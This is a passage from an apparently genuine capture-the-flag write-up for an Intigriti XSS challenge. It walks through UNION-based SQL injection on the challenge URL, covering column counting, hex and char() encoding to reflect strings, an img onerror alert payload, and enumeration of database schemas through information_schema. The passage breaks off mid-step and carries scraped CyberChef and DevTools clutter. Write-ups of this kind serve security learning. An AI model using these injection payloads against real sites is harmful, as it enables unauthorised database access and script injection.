
=> 5 times NULL because we found 5 columns in our previous step.

https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select NULL,NULL,NULL,NULL,NULL-- -



The page looks a bit messed up but that is good. We are controlling the database output now. We need to get something reflected. An approach could be to change each column first to an integer and afterwards to a string and see if we get errors or not to determine what the database wants.


https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select 11,NULL,NULL,NULL,NULL-- -



No error so that is good. First table accepts integers but it seems nowhere reflected on the page so that is not useful.


Next lets try a string (letter) as input for the first column

https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select 'aa',NULL,NULL,NULL,NULL-- -




Error so that is not good. First column only accepts integers. Next step is second column to test.

https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select 11,22,NULL,NULL,NULL-- -




All right reflection. Exactly what we want. Lets try to set a string as input.

https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 union Select 11,'aa',NULL,NULL,NULL-- -



Error so second column also only accepts integers. This you need to do for each column. To speedup this write up you will end up with following:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,33,44,55-- ->



5 columns but only 3 are reflected. They all only accept integers. So reflecting text seems hard at this moment and we need that to get XSS. There are some solutions to this :-)

1) use hexadecimal notation: <https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,0x74657374,44,55-- ->

2) use ASCII or char() notation: [https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,char\(116,101,115,116\),44,55-- -](https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,char(116,101,115,116),44,55-- -)

I use a hexadecimal and ASCII converter from internet to get the correct values. I prefer to use hexadecimal in the next steps.

<https://gchq.github.io/CyberChef/> (for hexadecimal put 0x in front of the output before to use it)

Download CyberChef [Last build: 23 days ago](#) [Options](#) [About / Support](#)

Operations **Recipe** **Input** start: 0 end: NaN length: 4 + Length: NaN Lines: 1

Search...

Favourites

- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time
- Extractors
- Compression
- Hashing
- Code tidy
- Forensics

To Hex ← Delimiter: None Bytes per line: 0

test

Output start: 0 end: 0 length: 8 time: 2ms Lines: 1

74657374

challenge-0722.intgrit.io/challenge/challenge.php?month=2%20Union%20select%201,22,0x74657374,44,55--%20-

Awesome kitty blog

From the Firehose

First post

2022-02-14 15:26:55 by [Anton](#)

Hello everyone

Second post

2022-02-14 15:57:22 by [Anton](#)

Another post by Anton

I'm new

2022-02-14 15:57:42 by [Jake](#)

Hello, I'm Jake and I'm new here

22

56 b


test

About

Thank you for visiting my blog, I hope you also love kitties


Archives

[March 2022](#)
[February 2022](#)




We got our SQL injection and we can reflect some values. It looks pretty easy now, just convert our XSS payload to hexadecimal and we get an XSS.


Lets take `` as our payload and convert it to hexadecimal.



https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select
11,22,0x3c696d67207372633d78206f6e6572726f723d616c6572742831293e,44,55-- -



Bad luck no popup and thus no XSS attack. We need to get into the source code to see why our payload is not seen as valid HTML.



21

p 848x24

``

Blog template built for [Bootstrap](#) by [@mdo](#).

[Back to top](#)

Elements Console Sources Performance insights & Network Performance Memory Application Security Lighthouse EditThisCookie

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <div class="container">...</div>
    <main class="container">
      <div class="row p-5"> (flex)
        <div class="col-md-8">
          <h3 class="pb-4 mb-4 fst-italic border-bottom"> From the Firehose </h3>
          <article class="blog-post">...</article>
          <article class="blog-post">...</article>
          <article class="blog-post">
            <h2 class="blog-post-title">22</h2>
            <p class="blog-post-meta">...</p>
            <img src=x onerror=alert(1)>
          </article>
        </div>
      </div>
    </main>
    <footer class="blog-footer">...</footer>
  </body>
</html>
```

Styles Computed Layout Event Listeners DOM Breakpoints

```
element.style {
}
p {
  margin-top: 0;
  margin-bottom: 1rem;
}
p::after, p::before {
  box-sizing: border-box;
}
p {
  display: block;
  margin-block-start: 1em;
  margin-block-end: 1em;
  margin-inline-start: 0px;
  margin-inline-end: 0px;
}
Inherited from div.row.p-5
.p-5, .p-5 {
  --bs-gutter-y: 3rem;
}
.p-5, .p-5 {
  --bs-gutter-y: 3rem;
}
```

22

p 848x24

``

Blog template built for [Bootstrap](#) by [@mdo](#).

[Back to top](#)

Elements Console Sources Performance insights & Network Performance Memory Application Security Lighthouse EditThisCookie

```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <div class="container">...</div>
    <main class="container">
      <div class="row p-5"> (flex)
        <div class="col-md-8">
          <h3 class="pb-4 mb-4 fst-italic border-bottom"> From the Firehose </h3>
          <article class="blog-post">...</article>
          <article class="blog-post">...</article>
          <article class="blog-post">
            <h2 class="blog-post-title">22</h2>
            <p class="blog-post-meta">...</p>
            <img src=x onerror=alert(1)>
          </article>
        </div>
      </div>
    </main>
    <footer class="blog-footer">...</footer>
  </body>
</html>
```

Styles Computed Layout Event Listeners DOM Breakpoints

```
element.style {
}
p {
  margin-top: 0;
  margin-bottom: 1rem;
}
p::after, p::before {
  box-sizing: border-box;
}
p {
  display: block;
  margin-block-start: 1em;
  margin-block-end: 1em;
  margin-inline-start: 0px;
  margin-inline-end: 0px;
}
Inherited from div.row.p-5
.p-5, .p-5 {
  --bs-gutter-y: 3rem;
}
.p-5, .p-5 {
  --bs-gutter-y: 3rem;
}
```

Our < and > are converted to html entities. So some kind of security mechanism is in place. I suspect the following: <https://www.php.net/manual/en/function.htmlspecialchars.php>

If the input string passed to this function and the final document share the same character set, this function is sufficient to prepare input for inclusion in most contexts of an HTML document. If, however, the input can represent characters that are not coded in the final document character set and you wish to retain those characters (as numeric or named entities), both this function and `htmlspecialchars()` (which only encodes substrings that have named entity equivalents) may be insufficient. You may have to use `htmlspecialchars_decode()` instead.

Performed translations


Character	Replacement
& (ampersand)	<code>&amp;</code>
" (double quote)	<code>&quot;</code> ; unless <code>ENT_NOQUOTES</code> is set
' (single quote)	<code>&#039;</code> (for <code>ENT_HTML401</code>) or <code>&apos;</code> (for <code>ENT_XML1</code> , <code>ENT_XHTML</code> or <code>ENT_HTML5</code>), but only when <code>ENT_QUOTES</code> is set
< (less than)	<code>&lt;</code>
> (greater than)	<code>&gt;</code>

Step 3: Mapping out the database and query used

My next idea was maybe there is some information in the database that we do not see on our blog page so I mapped our the complete database in this way.

Get the current used database name:


`https://challenge-0722.intigriti.io/challenge/challenge.php?month=2 Union Select 11,22,database(),44,55-- -`



Get all the databases behind this PHP blog:

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=3> Union Select

11,22,33,44,gRoUp_cOncaT(0x7c,schema_name,0x7c) fRoM information_schema.schemata-- -




So only the blog database seems a non system one. The other ones are default for MySQL databases.

Get all the tables in the blog database (0x626c6f67 = blog):

<https://challenge-0722.intigriti.io/challenge/challenge.php?month=1> Union Select

